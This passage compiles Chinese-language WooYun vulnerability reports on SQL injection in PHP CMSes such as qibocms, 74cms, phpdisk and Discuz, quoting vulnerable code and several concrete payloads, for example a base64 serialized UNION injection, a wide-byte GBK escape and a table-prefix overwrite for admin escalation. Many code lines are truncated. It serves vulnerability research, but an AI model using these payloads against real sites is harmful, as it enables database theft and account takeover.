例子2: WooYun: CmsEasy最新版本无限制SQL注射

最近自己在看douphp 里面的验证ip的正则自己也发现了一点小问题。

不过也就只是小问题而已。

Douphp中的获取ip的函数。

```
function get_ip() {
static $ip;
if (isset($_SERVER)) {
if (isset($_SERVER["HTTP_X_FORWARDED_FOR"])) {
$ip = $_SERVER["HTTP_X_FORWARDED_FOR"];
} else if (isset($_SERVER["HTTP_CLIENT_IP"])) {
$ip = $_SERVER["HTTP_CLIENT_IP"];
} else {
$ip = $_SERVER["REMOTE_ADDR"];
}
} else {
if (getenv("HTTP_X_FORWARDED_FOR")) {
$ip = getenv("HTTP_X_FORWARDED_FOR");
} else if (getenv("HTTP_CLIENT_IP")) {
$ip = getenv("HTTP_CLIENT_IP");
} else {
$ip = getenv("REMOTE_ADDR");
}
}

if (preg_match('/^(([1-9]?[0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5]).){3]
return $ip;
} else {
return '127.0.0.1';
}
}
}
```

来看看验证ip是否合法的正则

```
preg_match('/^(([1-9]?[0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5]).){3}([1-
```

这里我们仔细来看看 他这里是准备匹配小数点 但是他直接写成了.

都知道在正则中.表示的是匹配任意字符 除开换行符意外 但是在开启/s 修正符以后 换行符也会匹配。

不过他这个.后面没啥+或者?的 导致也就只能写一个字符。

他这里直接写成了. 那在这里我们就能引入单引号了。不过也就一个字符。

这里的正确写法应该是.

FILES注入。

也差不多 也是因为全局只对COOKIE GET POST 转义 遗漏了FILES 且不受gpc。

FILES 注入一般是因为上传 会把上传的名字带到insert当中入库。

然后这里文件的名字是我们可以控制的 所以导致了注入。

而这里的上传的名字是我们可以控制的。

例子: WooYun: qibocms 黄页系统SQL注入一枚

还有一些 在入库的时候才对文件的名字进行了转义 而在获取后缀后 在入库的时候对文件名转义了却没有对后缀转义也导致了注入

例子: WooYun: Supesite 前台注入 #2 (Insert)

未初始化造成的注入

很久以前php<4.20的时候 为了方便 register_globals 默认都是on。

而到了后面 register_globals 的弊端也显现了出来, 所以也在很久以前默认都是off了。

而到了现在, 很多cms 却喜欢模仿register_globals 搞起了伪全局机制。

例如啥qibocms metinfo destoon 啥的啊。

这样是方便了不少, 但是如果哪里遗漏了初始化 那么就会导致注入了。

感觉这种的挺好玩的 多找了几个例子。

例子: WooYun: qibocms地方门户系统注入一个问题(demo测试)

例子: WooYun: qibocms地方门户系统注入（多处类似,demo测试)

例子: WooYun: 齐博地方门户系统SQL注入漏洞(无需登录可批量)

例子: WooYun: 齐博整站/地方门户SQL注入漏洞

数组中的key。

因为在对全局转义的时候

很多cms 都只是判断gpc 是否开启

如果off 就对数组中的value就行addslashes

却忘记了对数组中的key进行转义。

那么这样也导致了一个问题。 也就是在Gpc off的时候那么数组的key没有被过滤 导致可以引入单引号。(听说低版本的php对二维数组中的key就算gpc on 也不会转义)

如果哪里把数组中的key 读取出来 然后把key带入到了查询当中

那么也会造成安全问题。

而且这样的例子很多。 简直惨不忍睹。 例子: WooYun: qibocms V7 整站系统最新版SQL注入一枚 & 另外一处能引入转义符的地方。 //数组key的注入例子: WooYun: qibocms多个系统绕过补丁继续注入2

例子: WooYun: qibocms全部开源系统 Getshell

例子: WooYun: Discuz 5.x 6.x 7.x 前台SQL注入漏洞一枚

offset

这种算是比较常见的一种注入的。

代码大概如

```
<?php
$key=0;
$a=$_GET[a][$key];
$b=$_GET[b];
Mysql_query("select * from table where xxx='$a' and xx='$b'")
```

如果这里$_GET[a] 提交的是一个数组 且含有一个key为0的那么$a就是对应的这个key的value

但是这里并没有强制要求为数组。

那么我们提交一个字符串 那么后面的[0] 那么就是截取的第一个字符

在全局中 单引号被转义为\' 截取第一个字符就为了\

吃掉一个单引号 然后就在$b处写入inject可以注入了。

例子: WooYun: qibocms 地方门户系统 注入#4(demo测试)

还有map发的那Disucz 7.2的那注入也一样。

第三方插件

很常见的一种洞。

比较常见的uc 和 alipay tenpay chinabank 啥的

特别是uc 因为默认uc里面都会striplashes

Uc的话 一般会遇到的问题是uckey默认的。

或者是uckey这个常量根本就没有初始化。

导致了uckey可控 再导致了Getshell 或者 注入啥的。

还有tenpay 和 alipay 啥的 一些是因为忘记把过滤的文件包含进来

且key默认是空的 导致可以通过验证。

例子: WooYun: phpmps 注入 (可修改其他用户密码,官网成功) // phpmps uc致注入

例子: WooYun: PHPEMS (在线考试系统) 设计缺陷 Getshell一枚(官网已shell) /phpems uc致getshell

例子: WooYun: 最土团购注入一枚可直接提升自己为管理 & 无限刷钱。 //最土团购 chinabank致注入

例子: WooYun: Destoon Sql注入漏洞2（有条件） //destoon tenpay致注入

例子: WooYun: CSDJCMS程式舞曲最新版Sql 一枚 //csdj tenpay致注入

数字型注入

其实也不只是数字型 只是说一些忘记加单引号的地方都这样。

只是一般数字型的都不会加单引号的。

一般的是

```
$id=$_GET[id];
Select * from table where id=$id;
```

$id 没被单引号 且 没有被强制类型转换 那么就算addslashes了 由于不需要去闭合单引号 所以也无影响。

例子: WooYun: qibocms 地方门户系统 注入#3 (demo测试)

并不是一些数字型 一些其他的点也有些忘记加单引号 导致了注入。 例子: WooYun: Supesite 前台注入 #3 (Delete)

这里supesite的注入还涉及到了一个设计缺陷。这里把

```
$query = $_SGLOBAL['db']->query('SELECT * FROM '.tname('spacetags')
```

$itemid 首先带入到了查询当中 是被单引号了的。。 如果查询出来的有结果 才会带入到delete中 如果无结果 就不执行delete的语句了。而在数据库中itemid中 存储的是int类型 所以他这里本意是想要用户只能提交数字型才能查询出结果。 如果不是提交的数字的话 那么就查询不出来结果 就不去执行下面的delete语句了。但是由于mysql的类型转换 因为他这里储存的是int类型 所以我们提交4xxxxx 跟我们提交4 是一样的

```
$_SGLOBAL['db']->query('DELETE FROM '.tname('spacetags').' WHERE it
```

然后就执行这个delete语句 然后没单引号 造成了注入。

例子: WooYun: phpyun v3.2 (20141226) 两处注入。

这个phpyun的注入 主要是因为php是弱类型语言

一些厂商喜欢这样写

```
If ($a>1){
Mysql_query(select id from table where id=$a)
}
```

他这个本来是想用户提交数字才能通过这个判断 但是由于弱语言 1+asd啥的 都能通过 所以又导致了注入。

二次注入

也是一种比较常见的注入。 涉及到的是入库和出库。 因为有全局转义 然后入库的时候

```
Insert into table (username) values ('a\'');
```

这样入库后 转义符就会消失 那么就是a' 如果哪里再把这个查询出来 那么也就是出库的是a' 如果再把出库的 再带入到了查询啥的 那么就再次成功的引入了单引号导致了注入

例子: WooYun: phpyun v3.2 (20141226) 两处注入。 例子: WooYun: qibocms 地方门户系统 二次注入#5(demo测试) 例子: WooYun: 74cms (20140709) 二枚二次注入 例子: WooYun: Hdwiki最新版二次注入一枚

比较是硬伤的是 很多时候数据库中存储的长度是有限制的。 所以一些也不是太好利用。

查询当中key可控

不知道也应不应该把这个归为一类。

大概是因为一些查询的时候 直接把$_POST啥的 直接带入到了查询函数当中

例如cmseasy的rec_insert的查询函数中。

然后foreach key 出来 然后foreach 出来的key 做了查询中的column

这种的防止方法一般是 把数据库中的column查询出来 然后in_array 判断一下 $_POST出来的key 是否在数据库中的column中 下面两个例子就是这样修复的。

例子: WooYun: 云人才系统SQL注入，绕过WAF 例子: WooYun: Cmseasy SQL注射漏洞之三

striplashes

有些cms 在全局addslashes后 然后在后面的文件中又stripslashes 去掉了转义符 然后又可以闭合单引号了。

```
$_SESSION['flow_consignee'] = stripslashes_deep($consignee);
```

例子: http://www.2cto.com/Article/201301/182509.html //之前的ecshop注入 。

截取字符导致的注入

有些cms 有的时候会限制用户输入的长度

所以只截取一部分

例如uchome的cutstr($asd,32);

这样只允许输入32个字符 而且uchome里面的这个也没有像dz那样截取字符的后面加...

那么如果我们提交一个11111111111111111111111111111111’

被转义后成1111111111111111111111111111111\'

然后截取32个字符 就是1111111111111111111111111111111\

如果又是double query的话 吃掉一个单引号 然后下一个连着的可控变量又可以注入了。

结果在uchome中找到了个能引入转义符的 结果只有一个可控的。

例子: WooYun: Hdwiki (20141205) 存在7处SQL注入漏洞（含之前处理不当安全的漏洞） //里面的0x06

绕过限制继续注册GLOBALS变量

不知道放哪。这个也放到注入板块来把。。

其实就是这次的DZ6.X 7.X 那个任意代码执行的漏洞

```
if (isset($_REQUEST['GLOBALS']) OR isset($_FILES['GLOBALS'])) {
exit('Request tainting attempted.');
}

foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
foreach($$_request as $_key => $_value) {
$_key{0} != '_' && $$_key = daddslashes($_value);
}
}
```

主要关键代码就上面这两段。 这里把GET POST COOKIE 循环出来 然后注册一个变量 但是 这里不允许创建GLOBALS变量 然后DZ7.X 就是用这样处理的 如果设置了REQUEST 的 GLOBALS

就直接退出

这段代码在很久以前确实是没什么问题

因为那时候的request order 还是gpc

但是在php 5.3 以后 request order 默认成了gp

也就是成了get 和 Post 不包含cookie了。

所以 $_REQUEST里面就不包含COOKIE提交来的了。

而且这后面也把COOKIE循环出来 注册变量

所以这里我们在COOKIE里面提交GLOBALS 就不会被检测出来了。

而且也成功注册了GLOBALS变量。

所以在结合后面的一些些代码就造成了代码执行。

例子: WooYun: Discuz!某两个版本前台产品命令执行（无需登录）

以上就差不多是我经常所遇到的注入问题 好像暂时也想不到其他什么的了

WooYun-2014-63225：74cms 最新版 注入8-9

漏洞作者： '雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-063225

简要描述

骑士PHP人才系统：74cms V3.4.20140530

详细说明

GBK 2字节一汉字 UTF8 三字节 一汉字。

74cms 在读取数据库的时候 character_set_client=binary

这样没办法来直接宽字节来注入了。

得找一些转换编码的地方。

錦 从UTF8 转成 GBK之后成了 %e5%5c

74cms对GET POST COOKIE …… 都做了addslashes

所以' 转义后为\'

->%5C %e5%5c%5c' 两个\ 则单引号出来

再看看74cms的全局过滤

```
function remove_xss($string) {
    $string = preg_replace('/[\x00-\x08\x0B\x0C\x0E-\x1F\x7F]+/S',
    $parm1 = Array('javascript', 'vbscript', 'expression', 'applet
    $parm2 = Array('onabort', 'onactivate', 'onafterprint', 'onafte
    $parm = array_merge($parm1, $parm2);
    for ($i = 0; $i < sizeof($parm); $i++) {
        $pattern = '/';
        for ($j = 0; $j < strlen($parm[$i]); $j++) {
            if ($j > 0) {
                $pattern .= '(';
                $pattern .= '(&#[x|X]0([9][a][b]);?)?';
                $pattern .= '|(&#0([9][10][13]);?)?';
                $pattern .= ')?';
            }
            $pattern .= $parm[$i][$j];
        }
        $pattern .= '/i';
        $string = preg_replace($pattern, '', $string);
    }
    return $string;
```


是开启了i修正符的 所以不能用大小写绕过 但是利用清空 uniounionn等 都行。

第八处: plus/ajax_common.php中

```
elseif($act=="hotword")
{
    if (empty($_GET['query']))
    {
    exit();
    }
    $gbk_query=trim($_GET['query']);
    if (strcasecmp(QISHI_DBCHARSET,"utf8")!=0)
    {
    $gbk_query=iconv("utf-8",QISHI_DBCHARSET,$gbk_query);
    }
    $sql="SELECT * FROM ".table('hotword')." WHERE w_word like '%{$
    $result = $db->query($sql);
    while($row = $db->fetch_array($result))
    {
        $list[]="'".$row['w_word']."'";
    }
    if ($list)
    {
    $liststr=implode(',',$list);
    $str="{";
    $str.="query:'{$gbk_query}',";
    $str.="suggestions:[{$liststr}]";
    $str.="}";
```

转码后直接带入查询 而且直接输出。

测试一下有demo 虽然有安全狗 但是能绕过。




第9处 在plus/ajax_officebuilding.php中

```
elseif($act == 'key')
{
    $key=trim($_GET['key']);
    if (!empty($key))
    {
    if (strcasecmp(QISHI_DBCHARSET,"utf8")!=0) $key=iconv("utf-8",(
    $result = $db->query("select * from ".table('category')." where
    while($row = $db->fetch_array($result))
    {
        if ($listtype=="li")
        {
        $htm.="<li  title=\"{$row['c_name']}\" id=\"{$row['c_id']}\
        }
        else
        {
        $_GET['officebuildingid']=$row['c_id'];
        $url=url_rewrite('QS_officebuilding',$_GET);
        $htm.="<li><a href=\"{$url}\" title=\"{$row['c_note']}\" cl
        }
    }
    if (empty($htm))
```

转换编码后直接带入到查询中 然后直接输出

测试一下demo



漏洞证明

见上面。

修复方案

注意转码的安全问题。

WooYun-2014-55842：qibocms 下载系统SQL注入一枚（官网可重现）

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-055842

简要描述

过滤不严。

或许qibo上的其他的系统也还存在这个洞 不过我没细看。 表示也不清楚。

详细说明

刚从齐博官网上面下了几个系统下来看看。

首先先说一下 企业系统 和 黄页系统、 上次我在乌云发了两个类似的洞

虽然官方是在论坛上发布补丁了。

在首页上把b2b系统的文件更新了,但是在主页上并没有更新 企业系统 和 黄页系统 这两个类似的漏洞文件。

下载系统。

在download/s_rpc.php中

```
<?php
require(dirname(__FILE__).'/global.php');
header('Content-Type: text/html; charset=gb2312');
require_once(ROOT_PATH."inc/class.chinese.php");
$cnvert = new Chinese("UTF8","GB2312",$_POST['queryString'],ROOT_PA
$_POST['queryString'] = $cnvert->ConvertIT();
$queryString = $_POST['queryString'];
  if(strlen($queryString) >0) {
      $query = $db->query("SELECT title FROM {$_pre}article WHERE t
          while ($result = $db->fetch_array($query)) {
              echo '<li onClick="fill(\''.$result[title].'\');">'.$
          }
  }
```

虽然全局转义 不过有

```
$cnvert = new Chinese("UTF8","GB2312",$_POST['queryString'],ROOT_PA
$_POST['queryString'] = $cnvert->ConvertIT();
$queryString = $_POST['queryString'];
```


这个 就可以来宽字节了。

在我看的qibo官网上的那些系统 有些过滤了这个 不过这个系统没有过滤。

我也没看完 不清楚 其他系统过滤没。


然后直接带入了查询 输出。

漏洞证明



本地测试成功

测试一下官网



官网测试成功 有图 有真相。

修复方案

求过滤。

求20分。

WooYun-2014-53187：qibocms B2b 注入一枚

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-053187

简要描述

在wooyun上看了看qibo。 忽略了全部xss. 那我就不提xss了。

来几枚注入， 求不忽略可好?

详细说明

B2B系统。

在news/js.php中

```
f($type=='hot'||$type=='com'||$type=='new'||$type=='lastview'||$typ
{
    if($f_id)
    {
        if(is_numeric($f_id)){
            $SQL=" fid=$f_id ";
        }else{
            $detail=explode(",",$f_id);
            $SQL=" fid IN ( ".implode(",",$detail)." ) ";
        }
    }
    else
    {
        $SQL=" 1 ";
```

```
    }
    if($type=='com')
    {
        $SQL.=" AND levels=1 ";
        $ORDER=' list ';
        $_INDEX=" USE INDEX ( list ) ";
    }
    elseif($type=='hot')
    {
        $ORDER=' hits ';
        $_INDEX=" USE INDEX ( hits ) ";
    }
    elseif($type=='new')
    {
        $ORDER=' list ';
        $_INDEX=" USE INDEX ( list ) ";
    }
    elseif($type=='lastview')
    {
        $ORDER=' lastview ';
        $_INDEX=" USE INDEX ( lastview ) ";
    }
    elseif($type=='like')
    {
        $SQL.=" AND id!='$id' ";
        if(!$keyword)
```

```
        {
            extract($db->get_one("SELECT keywords AS keyword FROM 
        }
        if($keyword){
            $SQL.=" AND ( ";
            $keyword=urldecode($keyword);
            $detail=explode(" ",$keyword);
            unset($detail2);
            foreach( $detail AS $key=>$value){
                $detail2[]=" BINARY title LIKE '%$value%' ";
            }
            $str=implode(" OR ",$detail2);
            $SQL.=" $str ) ";
        }else{
            $SQL.=" AND 0 ";
```


看到keyword 解码了。 所以无视了全局的转义了。

然后用空格来切割。

就不能用空格了。

官网测试成功。

漏洞证明



修复方案

求过滤

求保养

求20.

WooYun-2014-56822：phpdisk V7 sql注入2

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-056822

简要描述

周末回家,挖洞玩玩。

刚从官网上面下载的。

过滤不严 。

详细说明

在ajax.php中

```
case 'uploadCloud':
        $folder_id = (int)gpc('folder_id','P',0);
        $folder_id = $folder_id ? $folder_id : -1;
        $data = trim(gpc('data','P',''));
        $is_checked = $is_public ? ($settings['check_public_file']
        if($settings['all_file_share']){
            $in_share = 1;
        }else{
            $in_share = (int)@$db->result_first("select in_share fr
        }
        if($data){
            $file_key = random(8);
            if(strpos($data,',')!==false){
                $add_sql = $msg = '';
```

```
            $arr = explode(',',$data);
            for($i=0;$i<count($arr)-1;$i++){
                $file = unserialize(base64_decode($arr[$i]));
                //print_r($file);
                //exit;
                $report_status =0;
                $report_arr = explode(',',$settings['report_wor
                if(count($report_arr)){
                    foreach($report_arr as $value){
                        if (strpos($file['file_name'],$value)
                            $report_status = 2;
                        }
                    }
                }
                $num = @$db->result_first("select count(*) fron
                if($num && $file[file_id]){
                    $tmp_ext = $file[file_extension] ? '.'.$fi
                    $msg .=    $file[file_name].$tmp_ext.',';
                }else{
                    $add_sql .= "($file[file_id],'$file[file_na
                }
            }
            if($add_sql){
                $add_sql = is_utf8() ? $add_sql : iconv('utf-8
                $add_sql = substr($add_sql,0,-1);
                $db->query_unbuffered("insert into {$tpf}files(
```

```
                    }
                }else{
                    $file = unserialize(base64_decode($data));
                    //write_file(PHPDISK_ROOT.'system/ax.txt',var_expor
                    //print_r($file);
                    //exit;
                    $num = @$db->result_first("select count(*) from {$t
```

来利用下面的这个else里面的来注入把。

```
lse{
                    $file = unserialize(base64_decode($data));
                    //write_file(PHPDISK_ROOT.'system/ax.txt',var_expor
                    //print_r($file);
                    //exit;
                    $num = @$db->result_first("select count(*) from {$t
```

在这里 $data = trim(gpc('data','P','')); data是我们可控的。

虽然全局转义 但是在这里会对他进行一次解码

然后对他先解码一次 然后再反序列一次。

$file[file_id]

然后将这个就带入了查询当中、

Come and sql it。

漏洞证明


首先在本地对语句进行序列化 然后再encode一次 得到

YToxOntzOjc6ImZpbGVfaWQiO3M6MTk6ImFhJyBVTklPTiBTRUxFQ1QgMSMiO30=

这里我直接把语句输出来把。

```
$file = unserialize(base64_decode($data));
                //write_file(PHPDISK_ROOT.'system/ax.txt',var_expo
                //print_r($file);
                //exit;
                $sql="select count(*) from {$tpf}files where yun_fi
                echo $sql;exit;
                $num = @$db->result_first("select count(*) from {$t
```

然后提交 得到。



看这语句。 不用多说了把。

修复方案

过滤it.

WooYun-2014-53189：qibocms分类注入一枚可提升自己为管理

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-053189

简要描述

过滤不严。 可修改管理的密码。 或者直接提升自己为管理。

求不忽略可好?

详细说明

qibocms 分类系统。

在member/company.php中

```
$cpDB=$db->get_one("SELECT * FROM `{$pre}memberdata_1` WHERE uid='$
    if($step==2){
        foreach( $_POST AS $key=>$value){
            $_POST[$key]=filtrate($value);
        }
        @extract($_POST);
        if(!$cpname){showerr("企业名称不能为空");}
        if(!$cptype){showerr("请选择企业性质");}
        if(!$cptrade){showerr("请选择企业所属行业");}
        if(!$cpfounder){showerr("企业法人不能为空");}
        if(!$cptelephone){showerr("公司电话不能为空");}
        if(!$cpaddress){showerr("公司地址不能为空");}
        if(!$cpcity){showerr("请选择企业所在城市");}
```

```
        if(!$cpcode){showerr("组织机构代码不能为空");}
        if(!ereg("^[0-9]{8}",$cpcode)){
            showerr("请认真填写组织机构代码");    //如果不想严格控制机构码
        }
        if(!$cpDB){
            $db->query("INSERT INTO `{$pre}memberdata_1` ( `uid` ,
            $grouptype=$webdb[AutoPassCompany]?'1':'-1';
            $db->query("UPDATE {$pre}memberdata SET grouptype='$grc
            refreshto("company.php?job=edit","你的资料已经提交",1);
        }else{
            $db->query("UPDATE {$pre}memberdata_1 SET cpname='$cpna
            refreshto("company.php?job=edit","修改成功",1);
        }
    }
```


这里有一枚很明显的变量覆盖 extract

就来覆盖掉表前缀 然后自己补全语句。

可以看到后面还有一个update的。


所以可以直接提升自己为管理。

漏洞证明



可以看到 成功覆盖了 表前缀。

然后补全语句。







提升成功。

修复方案

求不忽略。

求过滤。

求保养。

求20.

WooYun-2014-51734：phpmps 注入一枚

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-051734

简要描述

过滤不严。

详细说明

在member.php

```
case 'check_info_gold':
        $json = new Services_JSON;
        extract($_REQUEST);
        $m_gold = $db->getOne("select gold from {$table}member wher
        $data['kou'] = $CFG['info_top_gold'] * intval($number);
        $data['gold'] = $m_gold - $data['kou'];
        $data=$json->encode($data);
